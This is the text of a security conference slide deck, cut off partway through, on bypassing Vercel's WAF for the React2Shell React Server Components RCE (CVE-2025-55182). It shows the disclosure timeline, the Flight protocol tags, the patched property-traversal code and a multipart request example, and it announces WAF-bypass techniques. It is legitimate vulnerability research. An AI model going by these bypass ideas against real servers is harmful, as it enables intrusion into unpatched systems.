

Playing Cat and Mouse with WAF

The React2Shell Vercel CTF

maple3142 & Ginoah

whoami



maple3142

- PT @DEVCORE
- CTF w/ `{cystick}`



Ginoah

- Co-F @Anatomist
- CTF w/ Balsn

Agenda

- The Story
- Next.js Internal and The Initial PoC
- Exploiting HTTP Parsing Differentials (Bypass 1~5)
- Finding a New Gadget (Bypass 6~10)
- Takeaways

React2Shell

- React2Shell (CVE-2025-55182) 、Next.js RSC RCE (CVE-2025-66478)
- React Server Components (RSC) 使用的 Flight Protocol ，在反序列化處理存在漏洞，導致可以透過 Prototype-chain Traversal 達到 Pre-Auth RCE
- 漏洞影響 React 與 Next.js 等



splitline 上午 10:23

還沒人貼 react/next.js 的洞 貼ㄍ

<https://x.com/reactjs/status/1996244264192274535?s=20>


 **X (formerly Twitter)**

React (@reactjs) on X


There is critical vulnerability in React Server Components disclosed as CVE-2025-55182 that impacts React 19 and frameworks that use it.

A fix has been published in React versions 19.0.1, 19.1.2, and 19.2.1. We recommend upgrading immediately.

<https://t.co/kue7kd0XEX>



2



3




```
commit c466af60be2be3d0c13ca6e6ca246115542d38cd  
Author: maple <kirby741852963@gmail.com>  
Date: Fri Dec 5 05:02:48 2025 +0800
```



maple3142 @maple3142 · 2025年12月5日

A POC for CVE-2025-55182

gist.github.com/maple3142/48bc...



34

498

1,988

54萬



maple3142 @maple3142 · 2025年12月5日


It is like a fun node.js (or whatever server JS runtime) jail challenge that you would see in a CTF.


2

114

3.1萬

Timeline





A critical vulnerability in React Server Components (CVE-2025-55182) affects React 19 and frameworks, including Next.js (CVE-2025-66478).

Vercel has deployed protections working with our industry partners.

Please upgrade to patched versions immediately.

[翻譯貼文](#)



來自 [vercel.com](#)

上午12:03 · 2025年12月4日 · 5.9萬 次查看



Today we partnered with Meta to disclose a critical vulnerability in React Server Components, impacting Next.js.


Huge credit to Lachlan Davidson for responsibly reporting this to Meta and to our industry partners for responding quickly to our call-to-action.

This is how open source security is supposed to be: responsible disclosure, fast mobilization, and close collaboration.

Within 72 hours, we patched React, shipped WAF mitigations for all Vercel customers, and coordinated major cloud and security providers to protect their customers in the same way.

The united response across the ecosystem has been incredible. AWS, Microsoft, Cloudflare, Fastly, Akamai, F5, Google, Deno, Netlify, Railway, Fly, and others moved quickly with platform protections and clear guidance to their customers.

As a reminder, if you're running Next.js 15 or 16, please upgrade immediately to 15.5.7 or 16.0.7. Vercel customers have platform-level protections, but upgrading is still a must.



Malte Ubl



@cramforce



We introduced a dedicated HackerOne program for Vercel WAF bypasses for CVE-2025-55182 / react2shell

Critical bypass: \$50K

hackerone.com/vercel_platfor...

[翻譯貼文](#)

Asset	Low	Medium	High	Critical
Vercel Platform Prot...	—	—	\$25,000	\$50,000

上次編輯時間： 上午11:54 · 2025年12月6日 · **34.8萬** 次查看



31



104



861




285



React Server Component (RSC)



React Server Component (RSC)



React Server Component (RSC)

```
1:"$Sreact.fragment"
2:I[31644,["/_next/static/chunks/fb0ef99f558816f9.js","/_next/static/chunks/6b19c90c1c992b37.js"],"Tabs"]
3:I[64407,["/_next/static/chunks/8aedac5e78a56b92.js","/_next/static/chunks/e0307e240c8e012a.js"],"default"]
4:I[73339,["/_next/static/chunks/8aedac5e78a56b92.js","/_next/static/chunks/e0307e240c8e012a.js"],"default"]
0:{"buildId":"jMmfmqNZnR-UbLld-z82","rsc":["$","$1","c",{"children":[null,["$","div",null,{"className":"relative border border-dashed border-gray-800 animate-[rerender_1s_ease-in-out_1] text-blue-600","children":["$undefined",["$","div",null,{"className":"absolute flex -translate-y-1/2 gap-x-1 text-[9px] left-4 lg:left-9","children":["$","div",["[section]/layout.tsx",{"className":"px-1.5 font-mono leading-4 font-medium tracking-widest uppercase ring-6 ring-gray-950 bg-gray-800 text-gray-500 animate-[highlight_1s_ease-in-out_1]","children":["[section]/layout.tsx"}]]}],["$","div",null,{"className":"flex flex-col gap-9 p-4 lg:p-9","children":["$","$L2",null,{"basePath":"/layouts/sports","items":[{"text":"All"}, {"text":"Balls","slug":"balls"}, {"text":"Equipment","slug":"equipment"}, {"text":"Accessories","slug":"accessories"}]}],["$","div",null,{"children":["$","$L3",null,{"parallelRouterKey":"children","template":["$","$L4",null,{}]}]}]}]}]}]}]}]}]}]},"loading":null,"isPartial":false}
```

React Flight wire-format tags

Prefix	Type	Example	Description
\$<id>:<path>	Outlined Model Ref	"\$1:foo:bar"	Resolve the Chunk <id> then follow property path
\$@<id>	Chunk / Thenable Ref	"\$@0"	Returns the Chunk object itself
\$F<id>	Server Reference	"\$F1"	Resolve Server Reference
\$B<id>	Blob Ref	"\$B1337"	Read a Blob from form data
\$K<id>	FormData Ref	"\$K1"	Return a FormData object
...	Other tags	"\$Q1", "\$R1"	Map, Stream, etc.

The BUG

```
function getOutlinedModel(...) {  
    ...  
    for (let i = 1; i < path.length; i++) {  
-     value = value[path[i]];  
+     const name = path[i];  
+     if (typeof value === 'object' && hasOwnProperty.call(value, name)) {  
+         value = value[name];  
        }  
    }  
    return value;  
}
```

How?

HTTP multipart 101

```
POST / HTTP/1.1
Host: localhost
Content-Type: multipart/form-data; boundary="y";
Content-Length: [...]
```

```
--y
Content-Disposition: form-data; name="0"
```

```
Foo
-y
Content-Disposition: form-data; name="1"
```

```
Bar
--y--
```

Next.js HTTP Parser

- Busboy - Next.js multipart parser
- Undici - Node.js built-in Fetch/FormData parser

Next.js HTTP Parser

- Busboy

```
const isMultipartAction = ... // Content-Type: multipart/form-data
const isFetchAction = ... // has Next-Action header
if (isMultipartAction && isFetchAction) {
